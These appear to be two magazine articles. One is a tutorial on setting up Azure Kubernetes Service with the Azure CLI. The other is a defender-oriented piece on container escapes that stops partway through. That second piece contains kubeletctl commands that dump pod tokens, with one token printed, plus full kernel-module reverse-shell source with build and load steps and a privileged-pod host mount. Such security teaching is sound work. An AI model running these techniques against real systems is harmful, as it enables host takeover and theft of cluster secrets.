$ apt-get install ca-certificates curl ➥
  apt-transport-https lsb-release gnupg
Unpacking apt-transport-https (2.4.11) ...
Setting up apt-transport-https (2.4.11) ...
```

Lead Image © Kittipong Jirasukhanont, 123RF.com

Most of the packages shown in the second command were present on my machine already, so only one was installed. Next, you need to trust the Microsoft signing key. To begin, you check that a `keyrings` directory exists and create it if it's not already there:

```
$ mkdir -p /etc/apt/keyrings
```

Next, pull down the key from Microsoft and run it through the GNU Privacy Guard (`gpg` tool), making sure it has the correct permissions:

```
$ curl ➥
  -sLS https://packages.microsoft.com/➥
  keys/microsoft.asc | gpg --dearmor | ➥
  tee /etc/apt/keyrings/microsoft.gpg > ➥
  /dev/null
$ chmod go+r ➥
  /etc/apt/keyrings/microsoft.gpg
```

If I do a directory listing on the `keyrings` directory, I see the GPG file with the following permissions,

```
$ ls -al /etc/apt/keyrings/
-rw-r--r-- 1 root root  641 Dec  9 09:11 ➥
  microsoft.gpg
```

which means only the root user can read and write to the file.
The next step sets up the correct Apt package repository entry, which is ideal for security updates, new features, and stability because new versions will automatically get pulled in by Apt when they become available. For Debian Linux derivatives (e.g., Ubuntu Linux), use:

```
$ AZ_DIST=$(lsb_release -cs)
$ echo ➥
  "deb [arch=`dpkg --print-architecture` ➥
        signed-by=/etc/apt/keyrings/➥
        microsoft.gpg] ➥
   https://packages.microsoft.com/repos/➥
     azure-cli/ $AZ_DIST main" | ➥
  tee /etc/apt/sources.list.d/azure-cli.list
deb [arch=amd64 signed-by=➥
     /etc/apt/keyrings/microsoft.gpg] ➥
  https://packages.microsoft.com/➥
  repos/azure-cli/ jammy main
```

Finally, you are ready to install the tool after a package update, which pulls in new packages from the freshly installed repository:

```
$ apt update
Get: 2 https://packages.microsoft.com/➥
     repos/azure-cli jammy InRelease ➥
     [3,595 B]
Get: 3 https://packages.microsoft.com/➥
     repos/azure-cli jammy/main amd64 ➥
     Packages [1,242 B]
...
```

Lo and behold, around 65MB of data is installed after running the command:

```
$ apt install azure-cli
```

To check that it worked, run:

```
$ az --help
```

Perfect! You are set. One more quick thing is to make sure you know the version, in case it's needed later:

```
$ az --version
azure-cli                         2.55.0
core                              2.55.0
telemetry                          1.1.0
...
```

The abbreviated output offers insight to the versions you're running. Look for the comment *Your CLI is up-to-date* in the output for reassurance. If that command isn't offering reassurance about the version, then run:

```
$ az upgrade
```

The output from that command offers the advice that you can set `az` to auto-upgrade (which could be very useful when you are not using the package manager version) with the command:

```
$ az config set auto-upgrade.enable=yes
```

It might be prudent to set this up if you are running the CLI tool from a custom Docker image you have built yourself (e.g., to customize the pre-built container image from Microsoft further). You should bear in mind that package manager versions are, at best, a few iterations behind the very latest version, so you might not be able to upgrade (the version may be put on "hold" by the package manager installation).

Check In

Now you just need to authenticate with Azure and the CLI binary. Run this simple command in your terminal:

```
$ az login
To sign in, use a web browser to open the ➥
  page https://microsoft.com/devicelogin ➥
  and enter the code GY2PXXXX ➥
  to authenticate.
```

Enter your details in the browser when prompted and prepare to be amazed at how quickly you can authenticate to the cloud platform. (I do this as the *chris* user, not the *root* user, to limit the permissions used on my laptop.) Next, agree to the pop-up in your browser that asks if you are authenticating from the Azure CLI. You should then receive a *you are signed in* message or something similar. Once successful, you'll receive a non-redacted response in your terminal (e.g., Listing 1).

On Your Marks

The next thing to complete on the cloud platform with regard to the AKS infrastructure is to create a resource group, which allows you to organize

Listing 1: Authenticating with Azure

```
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "<redacted>",
    "id": "<redacted>",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Paid For Sub",
    "state": "Enabled",
    "tenantId": "<redacted>",
    "user": {
      "name": "<email-address>",
      "type": "user"
    }
  }
]
```

multiple resources sanely in one place for ease of management.
The steps for the command

```
$ az group create --name testAKS ➥
  --location eastus
```

can be verified in the Azure UI. If you are new to either Azure or Kubernetes, I would recommend having your browser open to check for various changes you make, so you can become familiar with the terminology and processes.
I use the Eastern US region in Azure for resources and call the resource group `testAKS`. If you are copying and pasting commands verbatim, note that the resource group name is important for tidying up later.
The welcome response received is shown in Listing 2.
Checking the UI opened up in your browser, you should see that after a quick page refresh, the resource group is indeed present and in the correct location. Optionally, you might need to monitor the container orchestrator closely (see the "Watching the Watcher" box).

Cut to the Chase

You are now finally ready to create your AKS cluster. Note that when you run the lengthy command that follows, another resource group is created.

Listing 2: Creating a Resource Group

```
{
  "id": "/subscriptions/<redacted>/resourceGroups/
testAKS",
  "location": "eastus",
  "managedBy": null,
  "name": "testAKS",
  "properties": {
    "provisioningState": "Succeeded"
  },
  "tags": null,
  "type": "Microsoft.Resources/resourceGroups"
}
```

You'll find more information about this in the documentation [5]. In essence, the second group deals with the node configurations and their associated resources within the AKS cluster, which are the virtual machines (the equivalent of EC2 instances in AWS terms), networking settings, and the required storage settings.
This second resource group will (unless you specify it) be formed by a naming convention like `MC_testAKS_testCluster_eastus`. The first resource group created earlier was just for the Kubernetes service itself, along with the control plane that Azure looks after for you, which is probably the most useful benefit of a managed Kubernetes service.
The complex control plane infrastructure is abstracted away from the user entirely, so you can spend your time tuning your workloads instead of the engine powering them. Even with that assistance, it's important to pay attention to all the resources you have created, so you can delete them afterward to reduce any ongoing costly billing charges.
Now that the potentially confusing quirk of a second resource group has been cleared up, you can create your managed Kubernetes cluster:

```
$ az aks create --resource-group testAKS ➥
  --name testCluster --node-count 1 ➥
  --enable-addons monitoring ➥
  --generate-ssh-keys
```

Note the resource group name and the cluster name (`testCluster`). In this example, I'm just creating Kubernetes with a single node to save costs while testing. As mentioned a little earlier, if you get a subscription error with this command, drop the `--enable-addons monitoring` option.
The initial output from the magic `aks create` command (Listing 3) means you should move your SSH keys out of the default location.

Listing 3: SSH Keys Advice

```
SSH key files '/home/chris/.ssh/id_rsa' and '/home/chris/.ssh/id_rsa.pub' have been generated under
    ~/.ssh to allow SSH access to the VM. If using machines without permanent storage like Azure Cloud
    Shell without an attached file share, back up your keys to a safe location
```

Although it would definitely have been nice to have a warning before deleting or moving my existing SSH keys (keys with that default file name might have been overwritten or moved), at least the advice is welcome.
A modicum of patience is required at this stage. Put the kettle on and walk the dog because *Running ..* continues to show the deployment's progress for a few minutes, along with comments such as:

```
Resource provider ➥
  'Microsoft.ContainerService' used by ➥
```

Watching the Watcher

To monitor containers in an AKS cluster, enable operations management and operations insights from Microsoft, by running the commands

```
$ az provider register --namespace ➥
  Microsoft.OperationsManagement
$ az provider register --namespace ➥
  Microsoft.OperationalInsights
```

from your authenticated CLI tool. The output of both commands is blank but completes without error.
To check the status, run:

```
$ az provider show ➥
  -n Microsoft.OperationsManagement
$ az provider show ➥
  -n Microsoft.OperationalInsights
```

The two `show` commands offer a heap of lengthy JSON output. Sift through it and look for lines such as

```
"registrationState": "Registered"
```

to denote success. Note that you can also receive CPU utilization and other metrics from your nodes and containers by enabling the container insights functionality [3]. I do this in the next section with the `--enable-addons monitoring` switch, which again is optional. Do not use that switch in the next section if you don't need it.
If you receive an error in the next section when creating your cluster (the error relates to the subscription not being registered to use *namespace microsoft.insights*), you can check online [4] for help, or just drop the `--enable-addons monitoring` option in the `az create` command and continue without it.

Listing 4: `kubectl` Install Process

```
Downloading client to "/usr/local/bin/kubectl" from "https://storage.googleapis.com/kubernetes-release/release/v1.21.2/bin/linux/amd64/kubectl"

Please ensure that the directory /usr/local/bin is in your search PATH, so the `kubectl` command can be found.
```

```
  this operation is not registered. ➥
  We are registering for you.
Registration succeeded.
```

Success is indicated by multiple useful lines of JSON output offering the cluster's configuration parameters. When the command has completed, check again within the Azure UI (by searching for *aks* in the search box) to see if the new cluster exists.
The JSON includes data such as the public SSH key being pushed up to the cluster nodes, the Kubernetes version (1.27.7 here), and the node operating system (Ubuntu Linux in this case).

Disconnected

When your cluster is built, you need to connect to it with the `kubectl` tool. The slightly obscure command

```
$ az aks install-cli
```

installs the `kubectl` binary and the requisite settings to your system, so you can interact with your cluster in the usual way with Kubernetes. You may need to be the root user (**Listing 4**) if you want to install it to the path `/usr/local/bin/kubectl`. The process takes a little time and mentions the path.

To check that `kubectl` worked (I moved back to the *chris* user again), use the command

```
$ kubectl --help
```

and expect lots of output again to denote success.

Lemme In

You are now ready to authenticate with and connect to your shiny new AKS cluster (or, of course, anyone could manipulate it):

```
$ az aks get-credentials ➥
  --resource-group testAKS ➥
  --name testCluster
Merged "testCluster" as current context ➥
  in /home/chris/.kube/config
```

The response looks promising, so use `kubectl` to check what the cluster is running, in terms of pods and workloads:

```
$ kubectl get pods -A
```

The output shows a busy cluster running lots of pods in the *kube-system* namespace, as expected (**Figure 1**). You have successfully interacted with your Kubernetes cluster on Azure.
A quick check of the nodes displays

Listing 5: Trusty `nginx` Deployment

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx-deployment
spec:
  selector:
    matchLabels:
      app: nginx
  replicas: 2
  template:
    metadata:
      labels:
        app: nginx
    spec:
      containers:
      - name: nginx
        image: nginx:1.14.2
        ports:
        - containerPort: 80
```

extended output this time (i.e., `-o wide`):

```
$ kubectl get nodes -o wide
```

The redacted output includes one node and some metrics, such as:

```
aks-nodepool1-39945963-vmss000000 ➥
  Ready  agent  14m  v1.27.7  10.224.0.4 ➥
  <none>  Ubuntu 22.04.3 LTS ➥
  5.15.0-1051-azure   containerd://1.7.5-1
```

You can see an internal IP address, the version of the Ubuntu Linux node, the node's kernel version, and the container runtime software in use. Incidentally, as of around version

```
chris@Xeo:~$ kubectl get pods -A
NAMESPACE     NAME                                READY   STATUS    RESTARTS   AGE
kube-system   azure-ip-masq-agent-l5b5h           1/1     Running   0          10m
kube-system   cloud-node-manager-5p5jw            1/1     Running   0          10m
kube-system   coredns-789789675-5xt6b             1/1     Running   0          10m
kube-system   coredns-789789675-jthgq             1/1     Running   0          9m53s
kube-system   coredns-autoscaler-649b947bbd-wfnmr 1/1     Running   0          10m
kube-system   csi-azuredisk-node-h8jnt            3/3     Running   0          10m
kube-system   csi-azurefile-node-dv4qf            3/3     Running   0          10m
kube-system   konnectivity-agent-b6bd44bd9-b5b9f  1/1     Running   0          2m9s
kube-system   konnectivity-agent-b6bd44bd9-kr5ph  1/1     Running   0          2m7s
kube-system   kube-proxy-vrv5q                    1/1     Running   0          10m
kube-system   metrics-server-5bd48455f4-ltcq9      2/2     Running   0          9m50s
kube-system   metrics-server-5bd48455f4-nkz6v      2/2     Running   0          9m50s
chris@Xeo:~$
```

Figure 1: Pods running by default in all available namespaces in the AKS cluster.

1.19.3, AKS moved from Docker as the runtime to containerd.
Now see if you can add a simple workload by creating a standard `nginx` web server deployment that is allowed to fire up two pods.

Engine X

The file in Listing 5 creates an `nginx.yaml` file. You can copy this file for use at the Kubernetes documentation site [6]. Use the command

```
$ kubectl create -f nginx.yaml
deployment.apps/nginx-deployment created
```

to apply the contents of Listing 5 to your cluster.

Proof of the Pudding

To see whether the default namespace now has two new *nginx* pods running in it, enter:

```
$ kubectl get pods -n default
```

Listing 6: View of nginx Pods

```
NAME                                READY   STATUS    RESTARTS   AGE
nginx-deployment-cbdccf466-b4b67    1/1     Running   0          32s
nginx-deployment-cbdccf466-q7qtd    1/1     Running   0          32s
```

Listing 7: nginx Running in Kubernetes

```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and working. Further
configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

The welcome output is shown in Listing 6.
To check what a pod is serving, look up the details of one of the pods you created with the `describe` option,

```
$ kubectl describe po ➥
  nginx-deployment-cbdccf466-b4b67
```

then connect to its IP address to get more detailed output. If you look carefully at the response to that command, the IP address of the pod is (in this case only) 10.244.0.14.
Now I run another pod with the `telnet` command (called from `busybox`):

```
$ kubectl run -i --tty --rm debug ➥
  --image=busybox --restart=Never -- sh
If you don't see a command prompt, ➥
  try pressing enter.
/ #
```

I saw the new prompt, so I thankfully didn't need to hit the Enter key. Now inside the *busybox* pod, I make sure the web server is running,

```
/ # telnet 10.244.0.14 80
Connected to 10.244.0.14
```

then type

```
GET /
```

to shuffle the `telnet` command along (to play nicely with a web server). Lo and behold, success! Listing 7 shows the welcome output in HTML format.

Ssshhh

If you want to SSH into a node, exit the *busybox* pod with Ctrl+D and run

```
$ kubectl get nodes
NAME …
aks-nodepool1-39945963-vmss000000 …
```

to discover your node names (I only have one in the cluster). Now you can use the `debug` command [7] to access the node:

```
$ kubectl debug ➥
  node/aks-nodepool1-39945963-vmss000000 ➥
  -it --image=mcr.microsoft.com/aks/➥
  fundamental/base-ubuntu:v0.0.11

Creating debugging pod [...snip...]
```

You are reminded again that if you don't see a command prompt, try pressing the Enter key. In my case, the prompt changed to:

```
root@aks-nodepool1-39945963-vmss000000:/#
```

Now I am able to run Linux commands as usual to check security settings or troubleshoot Kubernetes.

Destruction

You'll have many opportunities to run tests in your AKS cluster, but with costs in mind, you should also know how to destroy a cluster quickly. To prevent extra charges, you can delete your cluster and resource group by very carefully specifying the resource group name:

```
$ az group delete ➥
  --name testAKS ➥
  --yes --no-wait
```

With a little patience, you can check in the UI to make sure the intended effects have taken place. It takes several minutes to complete fully. Check to see that the resource groups and the AKS cluster have been removed to your credit card's satisfaction.

The End Is Nigh

Kubernetes is a fantastic container orchestrator with heaps of redundancy and scalability built in. It is also capable of supporting endless add-ons and different types of workloads. I didn't look at exposing the cluster to the Internet, nor did I add lots of nodes and attempt to disrupt the cluster with lots of traffic. I will leave you to try these tasks yourself.

An abundance of documentation is available online to help you make the most of your Kubernetes clusters, and I hope this article has empowered you to do so. Most importantly, though, you can easily add the commands shown here to a simple deployment script, passing different cluster names for different environments, and be confident that your clusters will be constructed in a consistent and predictable manner across every environment. ■

Info

[1] Azure CLI via a Docker container: [https://docs.microsoft.com/en-us/cli/azure/run-azure-cli-docker]

[2] Install Azure CLI: [https://docs.microsoft.com/en-us/cli/azure/install-azure-cli]

[3] Container insights on Azure: [https://docs.microsoft.com/en-us/azure/azure-monitor/containers/container-insights-onboard]

[4] Troubleshooting deployment errors: [https://learn.microsoft.com/en-us/azure/azure-resource-manager/troubleshooting/common-deployment-errors#noregisteredproviderfound]

[5] Second Azure resource group: [https://docs.microsoft.com/en-us/azure/aks/faq#why-are-two-resource-groups-created-with-aks]

[6] Example nginx deployment: [https://kubernetes.io/docs/tasks/run-application/run-stateless-application-deployment]

[7] SSH into AKS nodes: [https://docs.microsoft.com/en-us/azure/aks/ssh]

Author

Chris Binnie's new book, *Cloud Native Security* ([https://cloudnativesecurity.cc]), teaches you how to minimize attack surfaces across all of the key components used in modern cloud-native infrastructure. Learn with hands-on examples about container security, DevSecOps tooling, advanced Kubernetes security, and Cloud Security Posture Management.





Securing the container environment

Escape Room

Implement a good, robust defense with an in-depth strategy of applying multiple layers of security to all components, including the human factor.

By Raul Lapaz

An escape room is an immersive team-building game in which friends or colleagues work together to solve puzzles and clues to escape a room before time runs out. Within the domain of Kubernetes [1] and Docker [2], one of the primary goals for malicious actors is seeking to compromise a pod or Docker instance. Once they find a way to escape to the host, they can gain root access, resulting in critical consequences – i.e., *game over*.

Securing the container means addressing multiple layers in the container's environment, such as access and control, internal permissions, network segmentation, vulnerability management, misconfigurations, and excessive privileges, among other things. Also, you need to differentiate whether containers are deployed within a cloud provider's infrastructure or as on-premises clusters, because each requires a different approach, such as identity access management roles, managed infrastructure, and so forth.

Comprehensive coverage of all these aspects would not fit in a single article, so my focus is directed toward various techniques that threat actors or penetration testers may employ to evade container defenses, especially escaping to the host to gain full access to the cluster. Understanding the tactics used is particularly beneficial for blue team members tasked with defense and implementing security controls.

Main Entry Points

To compromise containers, a door has to be open somewhere, so this task can pose challenges, particularly if the container is fortified with robust security measures. Some of the most common tactics that bad actors use to break into containers include:

1. Application vulnerability. Containers are frequently built from images, which can (and most often do) contain vulnerabilities. Attackers might exploit these vulnerabilities to gain access to the container or execute malicious code. One of the most common vulnerabilities for containers is server-side request forgery (SSRF):
2. Server-side request forgery: This form of attack might cause the server to make a connection to internal-only services, potentially leading to unauthorized access. If any application has flaws, these can be exploited to access internal resources. SSRF vulnerabilities can arise from improper input validation or inadequate access controls on the server. Exploitation of SSRF occurs when threat actors supply malicious input (e.g., URLs or IP addresses) in places where the server makes requests to external resources.

An example will make it easier to understand: Consider a typical scenario on a website where users input URLs. If the application lacks an adequate validation mechanism, attackers can manipulate the input to request arbitrary data from local destinations, leading to potential security issues. Although this example is typical, numerous other attack vectors exist. Some attacks can have a bigger effect – particularly those ocurring in cloud environments – by exploiting vulnerabilities granting access to sensitive metadata services.

Just think for a moment of the potential effect if a web application were to permit the URL *http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-role-attached* on an input field. That

Lead Image © zeferli, 123RF.com

action could fetch the AWS access keys and associated secrets for the AWS account, and depending on the permissions granted to the specific role, it could be devastating.

3. Misconfigurations: Improperly configured Kubernetes or Docker settings can expose sensitive information or provide unauthorized access. Bad actors might look for exposed ports, weak passwords, or misconfigured access controls.
4. RBAC bad practices: Role-based access control (RBAC) is a crucial aspect of container security, but certain bad practices can undermine its effectiveness. Some examples of bad practices in RBAC for container security include:

- Excessive privileges: Assigning overly broad permissions to users or service accounts within containers can increase the attack surface. Not following the principle of least privilege (PoLP) increases the risk of privilege escalation attacks and unauthorized access to sensitive resources. One good example of a common misconfiguration occurs when RoleBindings and ClusterRoleBindings are assigned to the *system:anonymous* account, inadvertently providing privileges to anonymous users.
- Shared credentials: Sharing credentials among multiple containers or users and tenants can make it a challenge to trace actions to specific individuals or processes. It also increases the risk of unauthorized access if credentials are compromised.
- Lack of proper logging and monitoring: Without a good detection method in place for unauthorized access or suspicious activities, it becomes difficult to identify security breaches promptly and respond effectively. By avoiding these bad practices, you can minimize the risk of unauthorized access and data breaches.

5. Insecure APIs. Both Docker and Kubernetes provide APIs for managing containers and clusters. However, improperly configured APIs can serve as entry points for threat actors to gain unauthorized access. Once inside the cluster, malicious actors could perform various actions such as deploying new containers, implanting back doors, and accessing sensitive information. The kubelet plays a critial role in Kubernetes; it is responsible for managing the state of individual nodes in a Kubernetes cluster. Running on each node, it communicates with the Kubernetes API server to ensure container health and functionality. By default, `kubelet` operates on TCP port 10250. The Kubernetes website provides very little documentation about the API and the rest of the undocumented APIs. However, CyberArk [3] created an open source tool named `kubeletctl` [4] that implements any kubelet API call to make it simpler to run commands than with `curl`. When the server's anonymous `auth` argument is enabled, requests not rejected by other authentication methods are treated as anonymous requests. These requests are then served by the kubelet server, leaving it vulnerable for an attack. Nowadays, it is set by default to not anonymous, but many outdated clusters still could be in the wild.

I will demostrate the process of running this tool to scan a misconfigured cluster and execute commands on vulnerable pods. To begin, you need to install `kubeletctl` and then run commands to scan for vulnerabilities and to enumerate all pods on that node (**Figure 1**). For the parameters allowed, you can add one server IP address or a full CIDR (IP range):

```
kubeletctl pods --server 3.71.72.105 -i
kubeletctl pods --cidr 3.71.72.0/24 -i
```

To scan all pods vulnerable to remote code execution (RCE) , run one of the commands

```
└─$ kubeletctl scan --server 3.71.72.105 -i
┌──────────────────────────────────────────┐
│ Nodes with open ed Kubelet API           │
├──────┬───────────────────────────────────┤
│      │ NODE IP                           │
├──────┼───────────────────────────────────┤
│ 1    │ 3.71.72.105                       │
└──────┴───────────────────────────────────┘
```

Figure 1: Scanning for nodes to see if they are vulnerable with an exposed kubelet.

```
└─$ kubeletctl scan token --server 3.71.72.105 -i
1. Pod: docker-socket-pod
   Namespace: default
   Container: docker-socket-container
   Url: https://3.71.72.105:10250/run/default/docker-socket-pod/docker-socket-container
   Output:
eyJhbGciOiJSUzI1NiIsImtpZCI6Im9tYVpsV0pzb2NHQ2JGSks0aVRVUEZGeUx2bVB0Zmt6Um9RLXo5ZThYQ2MifQ.eyJhdWQiO
1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNzQzNzU1Mjg1LCJpYXQiOjE3MTIyMTkyODUsImlzcyI6Imh0dHBzOi8va3
GVyLmxvY2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0IiwicG9kIjp7Im5hbWUiOiJkb2NrZXItc29j
yOGEtNDBhZC05MWUwLWQwZWU2ZDkzM2U4MyJ9LCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiZGVmYXVsdCIsInVpZCI6IjQxNT
jA5ZGI4MSJ9LCJ3YXJuYWZ0ZXIiOjE3MTIyMjI4OTJ9LCJuYmYiOjE3MTIyMTkyODUsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNj
6jmAt5Lw5qzO8uLSgpwlXERbQ2bJ1y2bgt5AJJW1TFxOyLU0yn-NQml4W8bMzmJGEBJUVSefPPLH-gQbajY0u-a9WqeZiZoBkH9
mBPmoQsBt7WXRR6wWLW-_zcoNl7t7OEfXbFEiepXYUb9YD9wwT_-rB08E3Wo-B8oAjEsa27ZgrIOMQXPovql1iPmExUctxQZ9EEv
Wn0M5aTnrXmaXw1UIWLu_Iqle_SVRYrRp8k8_TxVRCqv7M3ay8LCcnCZW-7ludQ7Z0W5aw
```

Figure 2: Getting all secrets from containers in the cluster.

```
kubeletctl scan rce --server 3.71.72.105 -i
kubeletctl scan rce --cidr 3.71.72.0/24 -i
```

The next example runs a command on a vulnerable pod and then it will enumerate all the secrets from the cluster (Figure 2):

```
kubeletctl exec "whoami" ➥
  -c container_name ➥
  -p pod_name ➥
  -n namespace ➥
  --server 3.71.72.105 -i

kubeletctl scan token ➥
  --server 3.71.72.105 -i
```

6. Container breakouts: Attackers might exploit vulnerabilities in the container runtime of a Docker container or a Kubernetes pod to gain access to the host system if the container or pod is not properly isolated. In the next section, I describe some use cases and show you how this works in real life.

Escaping to the Host

By default, Docker containers are unprivileged and cannot, for example, run a Docker daemon inside a Docker container, because a container is not allowed to access any devices; however, a container run in privileged mode is given access to all devices. In addition to the `--privileged` flag, you can customize which capabilities you want your container to run with `--cap-add` and `--cap-drop`.

Docker has a default list of capabilities (Table 1), but Kubernetes follows a different approach, which allows you to add or drop capabilities in the `SecurityContext` field of a container:

```
securityContext:
      capabilities:
        add:
        - SYS_NICE
        drop:
        - SYS_MODULE
```

With capabilities, you can grant certain privileges to a process without granting all the privileges of the root user. Some capabilities can be dangerous and risky, and bad actors will leverage those privileges to compromise the host.

Table 1: Docker Capabilities Mapped to Linux

Docker Capabilities	Linux Capabilities
SETPCAP	CAP_SETPCAP
SYS_MODULE	CAP_SYS_MODULE
SYS_RAWIO	CAP_SYS_RAWIO
SYS_PACCT	CAP_SYS_PACCT
SYS_ADMIN	CAP_SYS_ADMIN
SYS_NICE	CAP_SYS_NICE
SYS_RESOURCE	CAP_SYS_RESOURCE
SYS_TIME	CAP_SYS_TIME
SYS_TTY_CONFIG	CAP_SYS_TTY_CONFIG
MKNOD	CAP_MKNOD
AUDIT_WRITE	CAP_AUDIT_WRITE
AUDIT_CONTROL	CAP_AUDIT_CONTROL
MAC_OVERRIDE	CAP_MAC_OVERRIDE
MAC_ADMIN	CAP_MAC_ADMIN
NET_ADMIN	CAP_NET_ADMIN
SYSLOG	CAP_SYSLOG
CHOWN	CAP_CHOWN
NET_RAW	CAP_NET_RAW
DAC_OVERRIDE	CAP_DAC_OVERRIDE
FOWNER	CAP_FOWNER
DAC_READ_SEARCH	CAP_DAC_READ_SEARCH
FSETID	CAP_FSETID
KILL	CAP_KILL
SETGID	CAP_SETGID
SETUID	CAP_SETUID
LINUX_IMMUTABLE	CAP_LINUX_IMMUTABLE
NET_BIND_SERVICE	CAP_NET_BIND_SERVICE
NET_BROADCAST	CAP_NET_BROADCAST
IPC_LOCK	CAP_IPC_LOCK
IPC_OWNER	CAP_IPC_OWNER
SYS_CHROOT	CAP_SYS_CHROOT
SYS_PTRACE	CAP_SYS_PTRACE
SYS_BOOT	CAP_SYS_BOOT
LEASE	CAP_LEASE
SETFCAP	CAP_SETFCAP
WAKE_ALARM	CAP_WAKE_ALARM
BLOCK_SUSPEND	CAP_BLOCK_SUSPEND

Listing 1: Reverse Shell

```
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/10.10.14.8/4444 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };

// call_usermodehelper function is used to create user mode processes from kernel space
static int __init reverse_shell_init(void) {
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {
    printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

Listing 2: Makefile

```
obj-m +=revershell.o

all:
   make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
   make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

The CAP_SYS_MODULE capability allows the insertion and removal of kernel modules from a container directly into the host machine. Consider the security implications this capability presents: privilege escalation and complete system compromise by allowing modifications to the kernel and, most importantly, by bypassing all Linux security layers and container isolation mechanisms.

To demonstrate this behavior, the following steps grant complete access to the host by inserting a pre-built kernel module. On the host node, I develop a kernel module that initiates a reverse shell to a specified destination by creating the revershell.c kernel file (Listing 1) and the makefile (Listing 2) to be compiled. Note that in the makefile, the spaces you see before the make commands are tabs. Now executing make creates the revershell.ko file, which is the kernel module. Once it is compiled, you must launch a privileged Docker container equipped with the SYS_MODULE capability after ensuring that the Docker daemon is installed on your machine:

```
docker run --rm --privileged -it alpine sh
```

Next, determine a method to transfer your newly created kernel module into the running container. One straightforward approach is to run a web server (with a pre-built Python plugin) in the same directory as the file and then, from the container, use wget to retrieve the file:

```
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 ➥
(http://0.0.0.0:8000/)
```

On the running container, you get a shell and then run the wget command shown in Listing 3 with its output to download the revershell file. Now make the module executable and insert the module into the host:

```
chmod +x revershell.ko
insmod revershell.ko
```

On the host, you can verify that the kernel has been loaded successfully by running lsmod and searching for the name of the module. In Figure 3 you can see the active module you executed before.

Listing 3: Download revershell File

```
wget http://172.18.0.1:8000/revershell.ko
Connecting to 172.18.0.1:8000 (172.18.0.1:8000)
saving to 'revershell.ko'
revershell.ko        100% |*******************************************************************|  111k  0:00:00 ETA
'revershell.ko' saved
```

Some methods let you add limits on what a capability can perform by implementing security controls that are out of the box on the operating system. The following are the most important and popular methods:

- AppArmor [5] is a security enhancement to confine containers to a limited set of resources. You can configure it for any application to reduce its potential attack surface. On Kubernetes, it restricts what containers are allowed to do.
- Secure computing (seccomp) [6] can limit the syscalls a container can call. A default seccomp profile is enabled by default (only if Docker has been built with seccomp and the kernel is configured with CONFIG_SECCOMP enabled) when running Docker containers, but if you run a privileged container, it will be disabled. Also note that when running on a Kubernetes cluster, it is disabled by default.
- The open source SELinux [7] project allows admins to have more control over who can access the system. As with seccomp, if running the container with the --privileged flag, it will also remove or disable the security feature.

Abusing Exposed Host Directories

When running a pod or Docker in privileged mode, it is possible to mount the host root filesystem into the container. In this example, I use a Kubernetes pod in privileged mode (privileged: true):

```
apiVersion: v1
kind: Pod
metadata:
  name: nginx
spec:
  containers:
  - name: nginx
    image: nginx
    securityContext:
      privileged: true
```

You need to save the file as privileged_pod.yaml, then deploy it on your cluster and get a shell into your newly created container with

```
kubectl apply -f privileged_pod.yaml
kubectl exec nginx -it -- /bin/bash
```

From the prompt of your container, create a directory and mount the root filesystem (run lsblk to verify the host filesystem; in this case, nvme0n1p1):

```
mkdir /mnt/host_root
mount /dev/nvme0n1p1 /mnt/host_root
```

Now if you change directory to /mnt/host_root, you can see all files from the host system (e.g., /etc/passwd and other interesting and sensitive files).

The Infamous sock File

The Docker daemon can listen for requests over three types of sockets:




Figure 3: The revershell module loaded into the host from the container.

unix, tcp, and fd. By default, a socket is created at /var/run/docker.sock, but for other container runtimes (e.g., containerd or CRIO), it could be created at /run/containerd/containerd.sock or /run/crio/crio.sock.
Applications may use the Docker and containerd daemon from the host to interact with containers, because they lack their own runtime, especially for security tools, monitoring services, and service meshes that need to ask the sock to gather some information from containers installed in the cluster. One good example would be a security runtime protection tool that needs control over all containers. Different or equivalent .sock files, when mounted inside a container, allow some interactions with the container runtime installed on the host. An attacker could run commands on any containers within the cluster, which would somehow allow for full control of the host.
To illustrate an attacker technique, look at the pod manifest file in Listing 4 that mounts the folder /var/run/docker.sock from the host. To deploy it on your cluster, run

```
kubectl apply -f <file_name>.yaml
```

